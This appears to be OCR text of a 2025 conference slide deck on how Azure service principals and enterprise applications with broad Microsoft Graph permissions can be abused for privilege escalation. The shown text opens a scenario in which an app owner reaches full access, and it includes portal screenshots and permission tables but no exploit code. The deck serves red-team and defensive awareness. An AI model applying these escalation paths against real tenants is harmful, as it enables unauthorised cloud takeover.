MAY THE LEAST PRIVILEGE BE WITH YOU: EXPOSING THE DARK SIDE OF AZURE SERVICE PRINCIPAL PERMISSIONS

Marios Gyftos
Nikos Vourdas

2025

DISCLAIMER

The Opinions Expressed In This Presentation Are Our Own and Do NOT Represent Any Employer or Organization

$WHOAMI

Senior Offensive Security Consultant

GCPN, OSWE, OSCP, OASP

CVE-2019-2432
CVE-2019-2431
CVE-2019-2430
CVE-2018-8607

@GyftosMarios

$WHOAMI

Senior Offensive Security Consultant

OSCE3, OSCP, OSWP, CRTL, CRTO, OASP

19

iCAST/TIBER-EU TLPT Experienced

CFP MEMBER @TheOffensiveX

@nickvourd




TABLE OF CONTENTS

- Existing Landscape
- To Olympus and Beyond the Clouds
- FROM APP Owner TO AZURE FULL ACCESS
- Leveraging SERVICE PRINCIPAL TO Access o365 mailbox
- CODE EXECUTION via INTUNE LOB APPs
- Abusing Azure DevOps Admin to compromise Privileged Service Principal
- Community Toys for Girlz && Boyz
- Detections & Remediation
- Q&A
- References

EXISTING LANDSCAPE

EXISTING LANDSCAPE


- Organizations focus on user monitoring and protection mechanisms:
  - Conditional Access Policies
  - Trusted devices
  - Multi-factor Authentication
  - Risky Sign-Ins

- But User's are not the only objects with Privileges in Azure

EXISTING LANDSCAPE

WELCOME TO THE WORLD OF ENTERPRISE APPLICATIONS

Enterprise Applications in Microsoft Entra ID enable secure access, automation, and vendor integrations with SSO, user assignments, and access control.



Enterprise Application ←→ **Service Principal**

EXISTING LANDSCAPE

- The Dominance of Enterprise Applications:
  - Their rise is inevitable — **THEY DRIVE INNOVATION**
  - Offer Powerful automation
  - Enable scalable identity integrations
  - Drive vendor adoption
  - Organizations increasingly **TRUST THEM BY DEFAULT**


EXISTING LANDSCAPE


- The Dominance of Enterprise Applications:
  - Their rise is inevitable — **THEY DRIVE INNOVATION**
  - Offer Powerful automation
  - Enable scalable identity integrations
  - Drive vendor adoption
  - Organizations increasingly **TRUST THEM BY DEFAULT**


  - But: They Come **PRE-AUTHORIZED** with high API permissions or Entra ID roles

"Much to learn,
you still have,
my young Padawan."

EXISTING LANDSCAPE








Microsoft Graph (13)	
Application.Read.All	Application
Application.ReadWrite.All	Application
AppRoleAssignment.ReadWrite.All	Application
Group.Read.All	Application
Group.ReadWrite.All	Application
Organization.Read.All	Application
RoleManagement.ReadWrite.Directory	Application
User.Invite.All	Application
User.Read	Delegated

EXISTING LANDSCAPE




* All hyperlinks are included in the References section.

TO OLYMPUS AND BEYOND THE CLOUDS

TO OLYMPUS AND BEYOND THE CLOUDS

- What You Will Learn:
  - Reveals how **high-trust, integrated enterprise apps** can become **privileged attack platforms**
  - Expose The Risks of Trusted Applications
  - Red teamers will gain **new post-exploitation techniques**
  - Based in **Real-World** Scenarios
  - Shifts focus from user accounts to **non-human identities (SPs)**

TO OLYMPUS AND BEYOND THE CLOUDS




TO OLYMPUS AND BEYOND THE CLOUDS

"The cloud is strong with this one — but it's serving the Dark Side."

- Developed 4 scenarios based on real world experience:
  1) From App Owner to Azure Full Access
  2) Leveraging Service Principal to Access O365 Mailbox
  3) Code Execution via Intune Win32 LOB Apps
  4) Abusing Azure DevOps Admin to compromise Privileged Service Principal

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

Microsoft Azure

Search resources, services, and docs (G+/)

Copilot

Home > PAM-Manager

PAM-Manager | Owners

Search

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
  - Branding & properties
  - Authentication (Preview)
  - Certificates & secrets
  - Token configuration
  - API permissions
  - Expose an API
  - App roles
  - Owners
  - Roles and administrators
  - Manifest
- Support + Troubleshooting

Add owners | Remove owners | Got feedback?

The users listed here can view and edit this application registration. Additionally, any user (may not be listed here) with administrative privileges to manage any application (e.g., Global Administrator, Cloud App Administrator etc.) can view and edit the application registrations.
Currently, only individual users are supported as owners of applications. Assignment of groups as owners is not yet supported.
If the user setting "Restrict access to Microsoft Entra ID administration portal" is set to Yes, non-admin users will not be able to use the Azure portal to manage the applications they own. Learn more

Name	Email	User name	Job Title	Type
LK Lambros Kotlitsas		l.kotlitsas@entraresearcher.onmicr...		Member

L.KOTLITSAS@ENTRARESEARCHER.ON...

Object Information

Node Type	AZUser
Display Name:	Lambros Kotlitsas
Object ID:	A5AF000F-9E1F-4266-9493-8F065445D005
Created:	2025-07-06 23:12 GMT+3 (GMT+0300)
Enabled:	TRUE
Last Collected by BloodHound:	2025-07-24T16:44:03.668670376Z
Last Seen by BloodHound:	2025-07-24 19:44 GMT+3 (GMT+0300)
On Prem ID:	S-1-5-21-1397566890-10752427-3985329067-1108
On Prem Sync Enabled:	TRUE
Password Last Set:	2025-05-13 05:24 GMT+3 (GMT+0300)
Tenant ID:	[redacted]
User Principal Name:	l.kotlitsas@entraresearcher.onmicrosoft.com
User Type:	Member

FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

Home > PAM-Manager

PAM-Manager | Permissions

Enterprise Application

Review permissions | Refresh | Got feedback?

- Overview
- Deployment Plan
- Diagnose and solve problems
- Manage
  - Properties
  - Owners
  - Roles and administrators
  - Users and groups
  - Single sign-on
  - Provisioning
  - Application proxy
  - Self-service
  - Custom security attributes
- Security
  - Conditional Access
  - Permissions
  - Token encryption

Permissions

Below is the list of permissions that have been granted for your organization. As an administrator, you can grant permissions to this app on behalf of all users (delegated permissions). You can also grant permissions directly to this app (app permissions).
Learn more

You can review, revoke, and restore permissions.
Learn more

To configure requested permissions for apps you own, use the app registration.
Application registration


Grant admin consent for TheDarkSide

Admin consent | User consent

Application

API name	Claim value	Permission	Type	Granted through	Granted by
Microsoft Graph (2)					
Microsoft Graph	Application.ReadWrite.All	Read and write all applications	Application	Admin consent	An administrator
Microsoft Graph	Application.Read.All	Read all applications	Application	Admin consent	An administrator

FROM APP OWNER TO AZURE FULL ACCESS




Application.ReadWrite.All

Expand table

